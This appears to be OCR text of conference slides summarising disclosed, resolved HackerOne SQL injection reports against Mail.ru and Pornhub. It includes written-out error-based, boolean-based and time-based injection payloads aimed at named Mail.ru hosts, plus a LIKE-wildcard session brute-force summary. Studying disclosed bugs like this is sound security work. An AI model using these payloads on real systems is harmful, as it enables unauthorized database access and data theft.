
Share:

State	Resolved (Closed)	Severity	No Rating (---)
Disclosed	July 27, 2016 9:29pm +0400	Participants	
Reported To	Pornhub	Visibility	Disclosed (Limited)
Reported at	May 30, 2016 7:56am +0400		
CVE ID			
Weakness	Code Injection		
Bounty	$20,000		

https://hackerone.com/reports/141956

SQL injection

Error based SQL injection



konqi

4467	-	6.53	94th	10.86	76th
Reputation	Rank	Signal	Percentile	Impact	Percentile

1 #137956 SQL Injection

Share:

State	Resolved (Closed)	Severity	No Rating (---)
Disclosed	May 26, 2016 3:32pm +0400	Participants	
Reported To	Mail.ru	Visibility	Disclosed (Full)
Reported at	May 11, 2016 9:15pm +0400		
CVE ID			
Weakness	SQL Injection		
Bounty	$150		

https://hackerone.com/reports/137956

Error based SQL injection

PoC (вывод версии СУБД)

https://townwars.mail.ru/?c=Login2&m=Auth&email=1'+and+1=(select+version()::bigint)--&pass=test&save_me=0&origin=0&target=WwwForum

вывод данных в ошибке

"PostgreSQL 9.0.1 on amd64-portbld-freebsd8.1, compiled by GCC cc (GCC) 4.2.1 20070719 [FreeBSD], 64-bit"

https://hackerone.com/reports/137956

Boolean based SQL injection

Vahagn (vah13)

511	-	1.45	68th	5.54	74th
Reputation	Rank	Signal	Percentile	Impact	Percentile

1 #10037 SQL inj

Share:

State	Resolved (Closed)	Severity	No Rating (---)
Disclosed	May 30, 2014 3:40pm +0400	Participants	
Reported To	Mail.ru	Visibility	Disclosed (Full)
Reported at	April 27, 2014 11:12pm +0400		
CVE ID			
Weakness	SQL Injection		
Bounty	$150		

https://hackerone.com/reports/10037


Boolean based SQL injection

parapa.mail.ru/gallery/BirthdayParaPa/-1' or 1=IF(LENGTH(ASCII((SELECT USER()))>13, 1, 0) -- // ответ : 200
parapa.mail.ru/gallery/BirthdayParaPa/-1' or 1=IF(LENGTH(ASCII((SELECT USER()))>2, 1, 0) -- // ответ : 500
parapa.mail.ru/gallery/BirthdayParaPa/-1' or 1=IF(LENGTH(ASCII((SELECT USER()))<4, 1, 0) -- // ответ : 500
parapa.mail.ru/gallery/BirthdayParaPa/-1' or 1=IF(LENGTH(ASCII((SELECT USER()))=3, 1, 0) -- // ответ : 500

следовательно длина имени пользователя под которым выполняется запросы 3.

https://hackerone.com/reports/10037

Time based SQL injection



Просто душка (api_0)

396 Reputation | - Rank | 1.93 Signal | 70th Percentile | 15.00 Impact | 82nd Percentile

320 #786044 [windows10.hi-tech.mail.ru] Blind SQL Injection

Share:

State	Resolved (Closed)
Disclosed	March 10, 2020 8:02pm +0400
Reported To	Mail.ru
Reported at	January 30, 2020 2:14pm +0400
Asset	Ext. A Scope (Other)
CVE ID	
Weakness	SQL Injection
Bounty	$5,000

Severity	High (7.5)
Participants	
Visibility	Disclosed (Full)

https://hackerone.com/reports/786044


Time based SQL injection

Request:

```
GET /api/tweets?city_id=(select(0)from(select(sleep(25)))v) HTTP/1.1
Host: windows10.hi-tech.mail.ru
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: V[redacted]
Connection: close
Upgrade-Insecure-Requests: 1
```

https://hackerone.com/reports/786044

Wildcard Injection



Alexey (bazzy)

203	-	7.00	98th	18.75	89th
Reputation	Rank	Signal	Percentile	Impact	Percentile

204 #852306 **SQL LIKE clauses wildcard injection**

Share:

State	Resolved (Closed)
Disclosed	October 31, 2020 6:23pm +0400
Reported To	Mail.ru
Reported at	April 17, 2020 7:45pm +0400
Asset	Citymobil (Other)
CVE ID	
Weakness	SQL Injection
Bounty	$8,000

Severity	No Rating (---)
Participants	
Visibility	Disclosed (Limited)

SUMMARY BY MAIL.RU

LIKE clause was misused for session validation in one of https://c-api.city-mobil.ru/v2 API calls, allowing character-by-character session bruterofce.

https://hackerone.com/reports/852306

Thanks !

https://go.xss.am/armsec2020